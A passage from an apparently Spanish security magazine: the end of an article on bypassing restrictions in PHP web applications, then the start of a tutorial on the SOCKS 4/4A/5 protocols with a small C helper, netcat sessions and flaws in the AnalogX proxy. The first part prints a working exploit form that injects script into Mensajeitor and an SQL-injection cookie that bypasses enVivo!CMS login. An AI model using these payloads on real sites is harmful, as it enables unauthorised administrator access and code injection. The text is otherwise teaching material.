Aquí es donde miraremos el código vulnerable. Mirando el código vemos que se comprueba si el nick que vamos a usar es el del admin, en el caso de serlo, da un valor de cómo mostrará el texto en la variable $cadena_final, para que se vea de un modo diferente para diferenciar el texto del admin. al del resto de usuarios, y como ya ha comprobado que es el administrador, fija el valor "si" a la variable $AdminNick.

El caso que $AdminNick no sea "si", fija el texto como un nick normal.

El problema radica en que en ningún momento reinicializa $AdminNick, donde en el primer if debería de poner un else para asignar $AdminNick = "no", como no ha hecho esto, podemos pasar por url el valor de $AdminNick = "si" que no será cambiado.

Dado que en la primera comprobación ($nick == $admin_nick) no coincide porque no tenemos el password de admin., no entramos dentro de esta condición, por lo que no se asignará ningún valor a $cadena_final, al seguir leyendo el código y dado que nosotros le habremos pasado el valor $AdminNick = "si", hará la comprobación si no somos admin (if ($AdminNick != "si")), y al resultar que tenemos el valor en "si", tampoco se ejecutará, por lo que tampoco asignará valor alguno a $cadena_final.

Esto quiere decir que a la vez que nos estamos haciendo pasar por admin. (primera restriction bypass), podemos asignar el valor que queramos a $cadena_final, incluyendo cualquier tipo de código (html, java, etc), permitiendo así code injection, lo cual estaba filtrado (segunda restriction bypass).

El valor que le daremos será </table> al principio para que cierre la tabla e interprete el código que se le inserte, después de esto podemos poner código html, javascript, vbs, etc..

Para enviar el valor de $AdminNick = "si" ya añadido según enviamos el comentario por post crearemos un formulario en el cual se envíen los mismos datos que nos muestra en el formulario normal al insertar un comentario, pero añadiendo el campo oculto de AdminNick con el valor "si".

Aquí tenemos un ejemplo del código:

```
<html>
<head><title>Mensajeitor Exploit</title></head>

<body>
Inyeccion código en Mensajeitor =< v1.8.9 r1
<br><br>

<form name="form1" method="post"
action="http://www.victima.com/mensajeitor.php">

   <input type="text" name="nick" size="10"
value="Nick" maxlength="9"><br>
   <input type="text" name="titulo" size="21"
value="Mensaje"><br>
   <input type="text" name="url" size="21"
value="http://"><br>
   <input type="hidden" name="AdminNick"
value="si"><br>
   Introduce código a insertar (&lt;/table&gt; debe
incluirse al principio)<br>
   <input type="text" name="cadena_final"
size="75%"
value="</table><script>alert('hacked
;)')</script>"><br>
   <input type="submit" name="enviar"
value="Enviar" class="form"><br>
</form>
</body></html>
```

Con esto conseguimos el formulario donde tenemos la posibilidad de enviarle como código a inyectar un javascript que mostraría un alert con un mensaje "hacked ;)", podemos cambiarlo e introducir cualquier otro texto.

Como segundo ejemplo veremos cómo conseguir privilegios de administrador, para poder acceder al panel de control y todo lo que conlleve estar autentificado como admin., pero esta vez de un modo diferente, sin pasar los parámetros por url.

Tal como se indicaba anteriormente, no sólo debemos tener en cuenta el código que nos pasan por la url, sino que lo más importante, una vez más, al igual que con la vulnerabilidad del tampering, es el no fiarse nunca del usuario, por lo tanto, todas las comprobaciones que sean necesarias se harán en el lado del servidor, sobre todo verificar datos como la contraseña, usuario, etc..

Esta vez la vulnerabilidad la encontramos en una aplicación llamada enVivo!CMS. Una vez encontramos una web que disponga de esta aplicación, descargaremos un programa para editar las cookies del Internet Explorer (tiene su versión para gestionar las cookies en FireFox pero no deja editarlas), descargaremos el programa de http://www.nirsoft.net/utils/iecv.zip, una vez descomprimido, lo ejecutamos y buscamos el host que hemos visitado.

Aquí haremos doble clic sobre la cookie que nos ha dejado para asignarle un nuevo valor:

NombreCampo:101
ValorCampo:remStayLoggedIn=True&remPassword=a%27+or+%27a%27+%3D+%27a&remUserName=a%27+or+%27a%27+%3D+%27ª

Con esto lo que hemos hecho es asignar como password y usuario el valor *a' or 'a' = 'a*, esto produciría siempre verdadero ya que a=a siempre es verdadero, consiguiendo así realizar un authentication restriction bypass, es decir, hemos conseguido autentificarnos como administradores saltando las limitaciones que había gracias a SQL Injection modificando las cookies.

Analizando las vulnerabilidades que se pueden encontrar del tipo restriction bypass, se puede ver claramente el uso de cualquier otro tipo de ataque a formularios como pueda ser sql injection, code injection, xss, etc.. ya que la habilidad del restriction bypass es saber leer bien el código que estamos analizando para saber en cada momento qué tipo de ataque podremos realizar exitosamente.

Antes que realizar ataques de cualquier tipo, si tenemos la opción de descargar y analizar el código fuente de cualquier aplicación, y tenemos en mente una programación segura, según vayamos leyendo el código en cuestión veremos rápidamente los fallos que hay, la capacidad de realizar restriction bypass y con qué tipo de ataque conseguiremos mayores logros. Para ello sólo tenéis que leer mucho y probar con mucha paciencia una y otra vez y al final el bug será nuestro ;)

Saludos.

Jordi Corrales



REDES



Los secretos del protocolo SOCKS

En este artículo se estudiará en profundidad el protocolo **SOCKS**, ampliamente utilizado para permitir que equipos situados en una red local puedan atravesar el/los cortafuegos que separan dicha red e internet, permitiendo que este cortafuegos actúe a modo de pasarela o compuerta. Normalmente el cortafuegos sólo necesitará aceptar las peticiones de red del servidor **SOCKS**, rechazando y filtrando el resto de peticiones. El problema de seguridad en este tipo de servidores viene cuando un servidor **SOCKS** está mal configurado o se le proporcionan demasiados privilegios desde el cortafuegos. Esta situación, unida además al hecho de que la mayoría de implementaciones de servidores **SOCKS** contienen defectos más o menos serios (sobre todo bajo *Windows*), propician que estas pasarelas se conviertan en multidireccionales, permitiendo ya no sólo utilizarlas para el relevo de conexiones de internet (*proxys* abiertos), sino que permiten que cualquier servicio disponible dentro de una red también sea accesible desde internet sin ningún tipo de restricción, comprometiendo totalmente la seguridad de dicha red. Veremos ejemplos de ello, además de *"poner a caldo"* varias implementaciones de *proxys* tipo **SOCKS**, por las cosas que hacen y que no deberían.

La motivación que me lleva a redactar este artículo viene determinada por el interés que han mostrado varias personas sobre cómo hacer accesible desde internet un servidor que se encuentra en una red local (bien utilizando un servidor **SOCKS** instalado en el cortafuegos, o bien utilizando un **SOCKS** externo a la red, donde dentro de su lista de vulnerabilidades, exista una que permita utilizarlo como *proxy inverso*).

En la parte teórica de este artículo, se profundizará en el protocolo **SOCKS V4** y su extensión **4A**, y se echará un vistazo a las características más usadas del protocolo **SOCKS V5**. En la parte práctica, se mostrará cómo podemos atravesar una firewall fácilmente cuando accedemos a una red utilizando un servicio de **SOCKS** abierto. Además se verá cómo muchas de las implementaciones de **SOCKS** actuales contienen vulnerabilidades no comentadas hasta el momento, que permiten y/o facilitan utilizar este servicio para otros propósitos distintos del simple hecho de utilizar el *proxy* para relevar una conexión.

Sinceramente espero que este artículo sea de vuestro interés y que tras su lectura, cuando se oiga mencionar la palabra ***"SOCKS"***, podáis mirar el tema bajo otra perspectiva.

- El origen del protocolo SOCKS:

El protocolo **SOCKS** nació para resolver el compromiso que en su momento se dio entre proteger el acceso a internet desde una red de intranet, y el aislamiento de ésta en cuanto a conectividad hacia el exterior. De hecho, hasta la aparición del protocolo **SOCKS**, cuando dentro de una intranet era necesario utilizar servicios que conectaran con internet, como pueden ser el correo electrónico, el **FTP** y la **WEB**, era necesario que el equipo situado entre las 2 redes ejecutara distintos servicios de relevo de datos (***PROXY***), cada uno adaptado a las necesidades del protocolo en particular. Esto, además de aumentar el riesgo de aparición de vulnerabilidades (a mayor cantidad de servicios, más probabilidades hay que uno de ellos sea vulnerable a un ataque, comprometiendo

la seguridad del equipo y por extensión, de toda la red intranet), exigía que el ordenador utilizado como pasarela (Gateway) mantuviera abiertos varios procesos. Por ello, esta pasarela tendría que ser un equipo potente o de lo contrario representaría un cuello de botella en la interconectividad de ambas redes.

Así, se hacía necesario un protocolo que trabajara en un nivel más bajo que cualquiera de los protocolos utilizados para las aplicaciones comunes. Es decir, hacía falta una extensión de la conectividad que ofrecían los protocolos de la capa de transporte (**TCP**, **UDP**, etc.) para que los datos pudieran ser relevados en la pasarela sin que el servicio de *proxy* que corriera en ella necesitara entender la sintaxis de los protocolos de mayor nivel, tales como **FTP**, **HTTP**, **IRC**, etc. Es así como nació el protocolo **SOCKS**, originariamente diseñado para las conexiones **TCP**, y extendido en su versión **5** al relevo de paquetes **UDP**.

El protocolo **SOCKS** es muy sencillo de implementar, tanto en aplicaciones cliente, como en la construcción de servidores *proxy*. De hecho, es tan fácil de implementar, que las aplicaciones cliente tradicionales no necesitan de grandes modificaciones para adaptarlas de manera que pueda usarse **SOCKS** en ellas. Muchas veces estas modificaciones se limitan a sustituir algunas librerías en el proceso de compilación. Incluso hay programas que permiten trazar la ejecución de aplicaciones que no están preparadas para el uso de **SOCKS**, y sustituir en tiempo real las llamadas a funciones de red por sus equivalentes funcionales para **SOCKS**. Uno de estos programas, que no el único, es el programa ampliamente conocido como "**SOCKSCAP**".

Dada la naturaleza del protocolo **SOCKS** de no necesitar conocer , una vez hecha la negociación de relevo de datos, el formato o el protocolo de la transferencia de los mismos, es trivial el poder anidar varias peticiones **SOCKS** con el fin de conectar con varios servidores *PROXY* en cadena. Es lo que se conoce como el encadenamiento de **SOCKS**.

- Protocolo SOCKS v.4 y su extensión 4A:

La sencillez de este protocolo se pone de manifiesto, cuando observamos que **SOCKS** no mereció un *RFC* que lo describiera hasta que se encontró en su versión 5. De hecho, la descripción de los protocolos **SOCKS 4** y **SOCKS 4A** la podemos encontrar en los documentos *"socks4.protocol"* y *"socks4a.protocol"*, fácilmente accesibles vía google.

El protocolo **SOCKS 4**, es un protocolo que funciona exclusivamente sobre **TCP**. En éste, la aplicación cliente, envía al *proxy* de **SOCKS** una solicitud que en la mayoría de los casos será de 9 *bytes*. Este *proxy* tratará de satisfacer la petición del cliente, y si está autorizado, tratará de establecer conexión con el servidor destino. Si lo consigue, el *proxy* enviará una respuesta positiva de 8 *bytes* al cliente, y en ese momento permitirá el relevo de datos entre el cliente y el servidor destino. En cualquier otro caso, el *proxy* enviará una respuesta negativa con un código de error (que en la mayoría de los casos será "error general") e inmediatamente cerrará la conexión entre éste y el cliente.

El protocolo **SOCKS 4** admite 2 tipos de peticiones, conocidas como **CONNECT** y **BIND**. En la práctica, la mayoría de servidores *proxy* **SOCKS** serán altamente compatibles con peticiones **CONNECT**, sin embargo, la mayoría rechazan peticiones **BIND**, y aquellos que no las rechazan, normalmente suelen ejecutarlas de una manera distinta a la que indica su definición dentro del estándar.

La estructura de una petición estándar **SOCKS 4** puede verse en la figura 1:

1	2	3	5	9	N
NV	CD	PUERTO	DIRECCIÓN IP	ID USUARIO	0

Figura 1: Formato de una petición SOCKS 4

Como se puede ver, la petición consta de 5 campos, y termina en un *byte* de contenido cero (NULL). El campo ***NV*** indica el número de versión de la petición, que tanto para **SOCKS 4** como para **SOCKS 4A**, corresponderá al valor 4 (parece bastante obvio). El campo ***CD*** identifica el código de petición. Como hemos dicho, existen 2 peticiones válidas, **CONNECT**, y **BIND**, cuyos valores para ***CD*** corresponden con 1 y 2 respectivamente. El resto de los campos pueden significar distintas cosas dependiendo del tipo de petición que se realice. Así, si consideramos la petición **CONNECT**, el campo **puerto** corresponderá con el **puerto** al que el servidor *proxy* tratará de conectar (Como el **puerto** ocupa 2 *bytes*, el *byte* más significativo se introduce en la posición 3 del *buffer*, y el menos significativo en la posición 4). Si la petición es del tipo **BIND**, este **puerto** será el que el servidor *proxy* abrirá localmente para recibir conexiones entrantes.

El campo de dirección **IP** de nuevo tiene 2 significados, dependiendo si se trata de una petición **CONNECT** o una petición **BIND**. Para **CONNECT**, el campo de dirección **IP**, representa la **IP** (en la forma de 4 octetos, tal cual nosotros la leemos) de la máquina a la que el *proxy* tratará de conectar. Si la petición es **BIND**, la dirección **IP** introducida en ese campo, representará la dirección que se permite que conecte al **puerto** que el *proxy* ha puesto a la escucha. El *proxy* debe rechazar cualquier otra dirección **IP** que trate de conectar a ese **puerto**.

Cabe decir aquí que una petición **BIND** sólo se admitirá si antes se ha efectuado con éxito una petición **CONNECT** (debido a que las peticiones **BIND** se idearon para aquellos protocolos que utilizan una conexión de control primaria hacia un servidor, de manera que estos permitan el relevo de conexiones secundarias de transferencia no pasiva, es decir, conexiones desde el servidor hacia el cliente. Un ejemplo de esto es el protocolo **FTP**).

El campo de *ID de usuario*, se pensó en aquellos días que se utilizaba el protocolo *Ident* para el control de accesos. De esa manera, el servidor *proxy* compararía la *ID de usuario* con la devuelta desde *Ident* y de esa manera la conexión quedaría identificada. Cuando se vio que *Ident* no aportaba ninguna seguridad añadida al *proxy*, las siguientes implementaciones de **SOCKS 4** simplemente descartaron el campo



ID de Usuario, por lo que actualmente la mayoría de servidores utilizan una versión simplificada de petición **SOCKS** de 9 *bytes*:

1	2	3	5	9
NV	CD	PUERTO	DIRECCIÓN IP	0

Figura 2: Formato de una petición corriente de SOCKS 4

Para ilustrar mejor la solicitud lo haremos mediante un ejemplo:

1	2	3		5				9
4	1	0	80	66	249	87	99	0

Ejemplo 1: Petición CONNECT hacia "www.google.es:80"

Es obvio que para que un cliente pueda utilizar el protocolo **SOCKS 4** debe de poder resolver las direcciones de internet (nombres de dominio) en direcciones de **IP**. Es decir, que el ordenador pasarela debe de implementar un servidor de nombres, ya que en caso contrario un ordenador conectado dentro de una intranet no puede conectar utilizando **SOCKS 4** si no conoce de antemano qué **IP** corresponde a cada nombre de dominio. Por ello nació la extensión 4A al protocolo **SOCKS 4**. En ella, el formato de ambas peticiones es el mismo, lo único que cambia, es que en el campo de la dirección **IP** se introduce una dirección del tipo *"0.0.0.X"* donde *X* será un número cualquiera distinto de 0 (normalmente será un 1). Dicha dirección no es una **IP** válida, así que no puede ocurrir en una solicitud **SOCKS 4**. Los servidores *proxy* que no acepten peticiones **4A** simplemente rechazarán la petición. El formato de la petición **SOCKS 4A** se puede ver en la figura 3:

1	2	3	5				9	10	N
NV	CD	PUERTO	0	0	0	X	0	Nom. DOMINIO	0

Figura 3: Formato de una petición corriente de SOCKS 4A.

Mostraremos el ejemplo anterior, pero adaptado a una petición **SOCKS 4A**:

1	2	3		5				9	10	N
4	1	0	80	0	0	0	1	0	www.google.es	0

Ejemplo 2: Petición CONNECT del ejemplo 1 utilizando SOCKS 4A.

Como fácilmente se ve, tras el carácter nulo del final de la petición **SOCKS 4**, aparece el nombre de dominio en forma de cadena de caracteres, terminando por otro *byte* nulo, completando así la petición **SOCKS 4A** (Las cadenas de caracteres que terminan en un carácter nulo se utilizan frecuentemente en varios lenguajes de programación, como por ejemplo **C++**, y se las conoce como *StringZ*) . Ahora, en este caso, el servidor resolverá localmente el nombre del dominio y utilizará su **IP** para atender la petición del cliente.

El formato de la respuesta del servidor *proxy*, tanto para la versión **4** como para **4A** se puede ver en la figura siguiente:

1	2	3	5
NV	CD	PUERTO	DIRECCIÓN IP

Figura 4: Formato de la respuesta SOCKS 4/4A.

La respuesta del servidor siempre constará de 8 *bytes*. Esto es cierto al menos para peticiones **CONNECT** (para las peticiones **BIND** se puede dar el caso de que se generen 2 respuestas). Para ambos tipos de petición, ***NV*** corresponderá al número de versión de la respuesta del servidor, donde en este caso su valor será 0. ***CD*** es el código de respuesta, y es el número en el que el cliente deberá fijarse para saber si su petición ha sido rechazada o admitida. Un valor 90 (0x5A en hexadecimal) indica que la petición ha sido admitida y se procederá como corresponda según sea el tipo de petición. Un valor de 91 en adelante, indica que ha sucedido un error (bien la petición no es correcta, bien ha ocurrido un error en la red, bien el *proxy* no puede atender la petición o no se tiene autorización para atenderla). En este caso el resto de campos pueden contener cualquier cosa dependiendo de la implementación del *proxy*, aunque lo normal es que se copien los campos directamente desde la petición.

En caso de una respuesta autorizada a una petición **CONNECT** (***CD*** valdría 90), tanto los campos **puerto** como dirección **IP** contendrán el **puerto** y la dirección a la que ha conectado el servidor *proxy*. Para una petición **BIND**, una respuesta afirmativa significa que el *proxy* ha autorizado abrir a escucha uno de sus **puertos**, ya sea localmente, o en otra máquina que esté comunicada con el *proxy*. En este caso, los campos **puerto** e **IP** indicarán, el **puerto** con que conecta el **IP** del *proxy* con la máquina que abre el **puerto** a la escucha, y la **IP** de ésta (si el mismo *proxy* abre el **puerto** localmente, normalmente se copian los valores de los campos de la petición, aunque aquí hay implementaciones para todos los gustos).

1	2	3		5			
0	90	0	80	66	249	87	99

Ejemplo 3: Respuesta de Petición Aceptada para los ejemplos 1 y 2.

En una petición **BIND**, tras enviar una respuesta afirmativa, el **puerto** abierto permanecerá en tal estado durante 2 minutos. Si en ese tiempo no llega la conexión esperada se enviará una segunda respuesta, esta vez negativa, y se cerrará la conexión. Si la conexión esperada llega antes de los 2 minutos, se enviará una segunda respuesta afirmativa, donde ahora los campos **puerto** e **IP** indican el **puerto** que ha utilizado la conexión entrante para establecer la conexión del par **TCP** y su respectiva **IP**. En ese momento tanto el cliente como la conexión entrante desde el servidor pueden intercambiar datos.

Nosotros nos centraremos principalmente en el protocolo **SOCKS V4** y su extensión 4A en el desarrollo de este artículo. No obstante repasaremos someramente las especificaciones del protocolo **Socks V5** para las situaciones más corrientes de uso. Si el lector desea entrar en profundidad en este protocolo, le invito a consultar el *"RFC 1928"*.

- Protocolo SOCKS v.5:

El protocolo **SOCKS Versión 5** amplía las funciones del protocolo **SOCKS 4**, incluyendo direcciones de **IPv6** y relevo de paquetes **UDP**. Además incluye una negociación inicial donde se posibilita la autenticación y encapsulado de datos para incrementar la seguridad. Con las mejoras comentadas, el protocolo se incluyó en el *RFC 1928*, formando así parte de los estándares de internet.

El formato de la negociación preliminar es el siguiente:

VER	NM	MÉTODOS ....

Figura 5: Formato de la negociación SOCKS 5.

Donde VER corresponde a la versión del protocolo **SOCKS**, que en este caso tendrá un valor de 5. El campo NM representa el número de métodos de autenticación que soporta el cliente (hasta 255 métodos). El resto de *bytes* dependerá del número de métodos, y representa una lista con cada uno de los métodos de autenticación soportados. Cada método requiere conocer su respectivo *RFC* para ser implementado (por ejemplo, el método de autenticación de usuario/contraseña se recoge específicamente en el documento *RFC 1929* para **SOCKS V5**). Sin embargo hay 2 códigos de métodos especiales, que son los más usados en las negociaciones de **SOCKS 5**. Será el método "sin autenticación" que corresponde al código 0, y el método "ninguna autenticación es posible" que corresponde con el método 255 (0xFF en hexadecimal). El servidor seleccionará el método de autenticación que se utilizará, y lo hará saber al cliente en la respuesta de la negociación:



Figura 6: Respuesta de una negociación SOCKS 5.

De nuevo, **VER** tiene un valor de 5. Ahora, el cliente utilizará el método indicado por el *proxy* para la autenticación y/o empaquetamiento de los datos. Si **MET** vale 0, el cliente no necesita autenticarse, procediendo simplemente a realizar la petición **SOCKS 5**. Si **MET** vale 255, el cliente no puede autenticarse y tendrá que cerrar la conexión.

El formato de una petición es el siguiente:




Figura 6: Petición/Respuesta con formato SOCKS 5

Como vemos, aunque algunos campos cambian de orden, y aparecen campos nuevos, la mayoría de campos cumplen las mismas funciones que en **SOCKS 4**. Ahora aparece un campo nuevo, porque el campo **DIRECCIÓN** puede alojar distintos tipos de dirección de internet. Por ello, dependiendo el valor de **TD**, corresponderá una dirección **IP** versión 4 (**TD** -> 1), un nombre de dominio (**TD** -> 3), o una **IP** versión 6 (**TD** -> 4).

La longitud del campo **DIRECCION** vendrá determinada por el tipo de dirección que utilizará la petición **SOCKS 5**. Por lo tanto para **IPv4**, se utilizarán 4 octetos, para **IPv6** se utilizarán 16 octetos, y para un nombre de dominio el formato es ligeramente diferente al del protocolo **SOCKS 4A**. En este caso se utilizará otro formato de cadena de caracteres (utilizado comúnmente en otros lenguajes de programación, como las Shortstrings de Delphi), donde el primer *byte* de la cadena indica su longitud (sin contarse a él mismo), y el resto de *bytes* son ocupados por los caracteres de la cadena sin necesidad de terminar en un carácter nulo. En este caso la cadena no podrá contener más de 255 caracteres. (la utilidad de utilizar este sistema en lugar de cadenas terminadas en 0 es la inmediata protección frente a intentos de desbordamiento de buffer).

VER será 5 para esta versión de protocolo, y ***CD*** será 1 para peticiones **CONNECT**, 2 para **BIND**, y 3 para asociación de **UDP**.

La respuesta tiene el mismo formato que su petición, y las mismas funciones que la respuesta de **SOCKS 4**, sin embargo, ahora una petición aceptada se indica porque el campo ***CD*** está a 0. Cualquier otro valor de ***CD*** indica una petición rechazada y la conexión debe cerrarse inmediatamente.

- Practicando con el protocolo SOCKS:

El protocolo **SOCKS** es en esencia BINARIO, lo que significa que si queremos interactuar con él, debemos de ser capaces de introducir datos binarios desde el interfaz del usuario (ya sea desde consola o desde una ventana) y mandarlos al servidor de **SOCKS**. En principio pensé utilizar uno de esos raros clientes de *TCP RAW* que existen en internet (un programador argentino que se hace llamar igual que yo ha hecho un cliente para *Windows* que permite enviar datos en hexadecimal; http://www.drk.com.ar, desde aquí un saludo para mi tocayo), pero estos clientes no son muy cómodos de manejar, y me decanté por utilizar aplicaciones que nos resulten familiares.

Así que pensé adaptar nuestra navaja suiza, es decir, el *Netcat*, para poder introducir datos en binario desde la consola.

Para ello compilaremos una pequeña aplicación en ***C*** que llamaré *C2B (Char2Binary)*. Dicha aplicación tomaría cada uno de los parámetros de la línea de comandos, miraría si se trata de un número, convirtiéndolo a un ***BYTE*** y mostrándolo por el interfaz estándar de salida. Si bien se trata de texto, lo copiaría tal como está directamente.

```
#include <stdio.h>
#include <io.h>
#include <fcntl.h>
#include <ctype.h>

int main(int ac, char **av) {
        int i,c;
        setmode(fileno(stdout),O_BINARY);
        for(i=1;i<ac;i++) {
                if(!isdigit(*av[i]) )
                        fputs(av[i],stdout);
                else {
                        sscanf(av[i],"%i",&c);
                        fputc(c,stdout);
                }
        }
}
```

Listado 1: "c2b.c"

La llamada a la función *setmode* sólo es necesaria si el programa se compila en *windows*, para evitar que en el modo texto se expandan los retornos de carro.

Para utilizar este programa, lo utilizaremos conjuntamente con *Netcat* a través de una pipe. De esa manera la salida de nuestro programa será la entrada de *Netcat*. Un inconveniente que tiene hacer esto es que no podemos interactuar con la conexión, sino simplemente enviar los datos y esperar una respuesta por parte del servidor. Sin embargo, para nuestras prácticas con **SOCKS 4** esto es suficiente (no obstante, no podremos interactuar más allá del primer paso de la negociación **SOCKS 5**).

Además, para realizar nuestras prácticas, necesitaremos instalar un servidor *proxy* de **SOCKS** local. Yo he optado por el archiconocido *proxy* de *AnalogX*. Este *proxy* implementa 6 protocolos de relevo, de entre ellos los protocolos **SOCKS 4/4A** y **SOCKS 5** de manera parcial (solo para relevo de conexiones **TCP**). He optado por este *proxy*, porque además de ser muy



usado, sobre todo en pequeñas **LAN**, es un *proxy* muy interesante. Una búsqueda rápida en google, nos indica que este *proxy* en sus versiones más tempranas era vulnerable a ataques de desbordamiento de buffer en algunos servicios, fallo que ha sido corregido en las últimas versiones. La realidad es que este *proxy* contiene vulnerabilidades en todos sus servicios, siendo la mayoría el resultado de implementar los estándares de una forma un tanto "libre". Sin embargo, llegado el momento nos centraremos en las vulnerabilidades del servicio **SOCKS** de este *proxy*, ya que el resto se escapa de los propósitos de este artículo.

En la primera práctica, para familiarizarnos con las peticiones **SOCKS**, trataremos conectar con el **puerto** 21 del sufrido servidor **FTP** de *"debian.org"* cuya **IP** es *128.101.80.133*.

También necesitamos definir un escenario. En este caso estaremos situados en una red local con 3 ordenadores, uno de ellos con **IP** *192.168.0.1* (**KEITARO**) conectado a internet y corriendo el *proxy* de *AnalogX*, así pues funcionando a modo de pasarela (***figura 7***).

En la figura 7, la primera llamada a *Netcat* la hacemos para comprobar que efectivamente, la **IP** antes mencionada corresponde con el servidor de *"debian.org"*, tal y como nos indica su banner de bienvenida.

El segundo *Netcat*, se llama desde la pipe del *c2b* y es, en efecto, nuestro primer ensayo de una conexión a través del protocolo **SOCKS 4**. Como vemos, el primer *byte* es el número de versión que corresponde con el valor 4. El segundo *byte* es una petición **CONNECT** (valor 1). El tercer y cuarto *bytes* corresponden al **puerto** que en este caso es el 21, y los 4 siguientes *bytes*, como se puede ver, son el **IP** del servidor de *debian.org*. Un último *BYTE* de valor 0 terminará la petición. La salida de *c2b* se pasa a la entrada del *Netcat* desde la pipe, y los datos que pasen por ella serán enviados al servidor **SOCKS**, que correrá en el **puerto** 1080 (**puerto** estándar del protocolo **SOCKS**) de **KEITARO**.

```
C:\WINNT\system32\cmd.exe

D:\TEST>REM #Comprobamos que 128.101.80.133 es el ftp de "debian.org"

D:\TEST>nc -vv 128.101.80.133 21
debian-mirror.cs.umn.edu [128.101.80.133] 21 (ftp) open
220 saens.debian.org FTP server (vsftpd)

D:\TEST>REM #Ahora probaremos a conectar mediante Socks V.4

D:\TEST>c2b 4 1 0 21 128 101 80 133 0 | nc -vv -o log.txt KEITARO 1080
KEITARO [192.168.0.1] 1080 (?) open
 Z $ÇePà220 saens.debian.org FTP server (vsftpd)

D:\TEST>REM #Vemos el volcado en HEXADECIMAL que nos devuelve el servidor

D:\TEST>type log.txt
< 00000000 00 5a 00 15 80 65 50 85                         # .Z...eP.
< 00000008 32 32 30 20 73 61 65 6e 73 2e 64 65 62 69 61 6e # 220 saens.debian
< 00000018 2e 6f 72 67 20 46 54 50 20 73 65 72 76 65 72 20 # .org FTP server
< 00000028 28 76 73 66 74 70 64 29 0d 0a                   # (vsftpd)..

D:\TEST>
```

Figura 7: Familiarizándonos con las peticiones SOCKS 4.

```
C:\WINNT\system32\cmd.exe

D:\TEST>REM #Probaremos a conectar mediante Socks V.4A

D:\TEST>c2b 4 1 0 21 0 0 0 1 0 ftp.debian.org 0 | nc -vv -o log.txt KEITARO
1080

KEITARO [192.168.0.1] 1080 (?) open
 Z $ÇePà220 saens.debian.org FTP server (vsftpd)

D:\TEST>type log.txt
< 00000000 00 5a 00 15 80 65 50 85                         # .Z...eP.
< 00000008 32 32 30 20 73 61 65 6e 73 2e 64 65 62 69 61 6e # 220 saens.debian
< 00000018 2e 6f 72 67 20 46 54 50 20 73 65 72 76 65 72 20 # .org FTP server
< 00000028 28 76 73 66 74 70 64 29 0d 0a                   # (vsftpd)..

D:\TEST>REM #Mostramos el primer paso de negociación de Socks V.5

D:\TEST>c2b 5 1 0 | nc -vv -o log.txt KEITARO 1080
KEITARO [192.168.0.1] 1080 (?) open
▌
D:\TEST>type log.txt
< 00000000 05 00                                           # ..

D:\TEST>
```

Figura 8: Ejemplos de peticiones SOCKS 4A y negociación SOCKS 5.

La respuesta del servidor de **SOCKS** nos aparece como unos caracteres extraños en pantalla. Aún así parece evidente que la petición ha sido concedida, como lo demuestra el banner del servidor **FTP** de *debian.org* inmediatamente tras ésta.

Sin embargo, podemos hacer uso de la potencia del *Netcat* y loggear la respuesta del servidor *proxy*, mediante la opción –o, que nos dará un volcado de los datos en el fichero que especifiquemos. Como se puede ver en dicho volcado, la respuesta comienza por un *BYTE* de valor 0, seguido por el código de respuesta que en este caso es 90 ("5A" en hexadecimal). Los siguientes *bytes* representan de nuevo el **puerto** y la **IP** del equipo remoto al que se conecta a través del *proxy*. Como vemos, la respuesta no acaba en un *BYTE* cero, sino que acto seguido se transfieren los datos entre cliente-servidor. En este caso es el servidor quien envía el banner de bienvenida de *debian.org*.

Ahora que nos hemos familiarizado con el protocolo **SOCKS 4** (puedes hacer mas pruebas, conectando con los servidores que se te ocurra), probaremos lo fácil que es convertir la petición al protocolo **SOCKS 4A**. Además mostraremos el primer paso de la negociación del protocolo **SOCKS 5** (***figura 8***).

Como se puede ver en el volcado de datos, el servidor *AnalogX* devuelve el **IP** de *debian.org* en la respuesta de la petición. Esto no lo hacen todos los servidores, ya que la mayoría lo que hacen es copiar el **puerto** y la **IP** en la

respuesta directamente desde la petición. Esto en principio es bueno, porque le está pasando información útil al cliente, sin embargo propiciará un fallo de funcionamiento derivado de esta característica que puede proporcionar información útil a un atacante.

A continuación se muestran unas solicitudes que darán una respuesta negativa (***figura 9***):

```
C:\WINNT\system32\cmd.exe

D:\TEST>REM ### ESTAS PETICIONES SON RECHAZADAS POR EL PROXY ###

D:\TEST>c2b 4 3 0 21 128 101 80 133 0 | nc -o log.txt KEITARO 1080
 [ §ÇePà
D:\TEST>type log.txt
< 00000000 00 5b 00 15 80 65 50 85                          # .[...eP.

D:\TEST>c2b 4 1 0 31 128 101 80 133 0 | nc -o log.txt KEITARO 1080
 [ ▮ÇePà
D:\TEST>type log.txt
< 00000000 00 5b 00 1f 80 65 50 85                          # .[...eP.

D:\TEST>c2b 4 3 0 21 0 0 0 1 0 ftp.debian.org 0 | nc -o log.txt KEITARO 1080
 [ §ÇePà
D:\TEST>type log.txt
< 00000000 00 5b 00 15 80 65 50 85                          # .[...eP.

D:\TEST>
```

Figura 9: Ejemplos de peticiones rechazadas por el proxy.

La primera petición, del tipo **SOCKS 4**, es rechazada porque el tipo de petición (en este caso, con un valor de 3) no coincide con ninguno de los tipos de petición permitidos por el protocolo **SOCKS 4**. Notar que el código de error es el 91 (5B en hexadecimal, o "[" en ASCII). La segunda petición es rechazada, porque el **puerto** que se ha especificado, el 31, no se encuentra abierto en el servidor de *debian.org*, así que el intento de conexión del *proxy* hacia el servidor remoto ha fallado.

La tercera petición es rechazada por el mismo motivo que la primera, aunque ahora habría que observar ciertas cosas. En primer lugar, vemos que el código de petición no corresponde con uno permitido, por lo que la petición es rechazada sin ni siquiera tratar de conectar con el servidor remoto. Aun así, siendo rechazada la petición, como tiene la forma de una petición **SOCKS 4A**, el servidor *AnalogX* resuelve el dominio de *debian.org* y devuelve su **IP** en la respuesta. Mi opinión es que siendo la petición rechazada, la **IP** de respuesta debería ser la misma que la de la petición, es decir, para un cliente que efectúe una petición no autorizada, el servidor no debería proporcionar información útil al cliente.

Este pequeño error en la programación de este *proxy* permitiría que cualquiera de estos *proxys* que se encuentre abierto en toda la red mundial de internet, pudiera utilizarse como servidor de nombres (utilizando un pequeño programa que efectuara la traducción en las peticiones DNS).

Sin embargo, en este *proxy* existen comportamientos todavía más raros del servicio **SOCKS** (***figura 10***):

```
C:\WINNT\system32\cmd.exe
D:\TEST>REM #Comportamientos extraños del proxy AnalogX.

D:\TEST>c2b 4 1 0 21 0 0 0 1 0 | nc -o log.txt KEITARO 1080
 Z §+¿ ▮220 192.168.0.1 FTP AnalogX Proxy 4.10 (Release) ready

D:\TEST>type log.txt
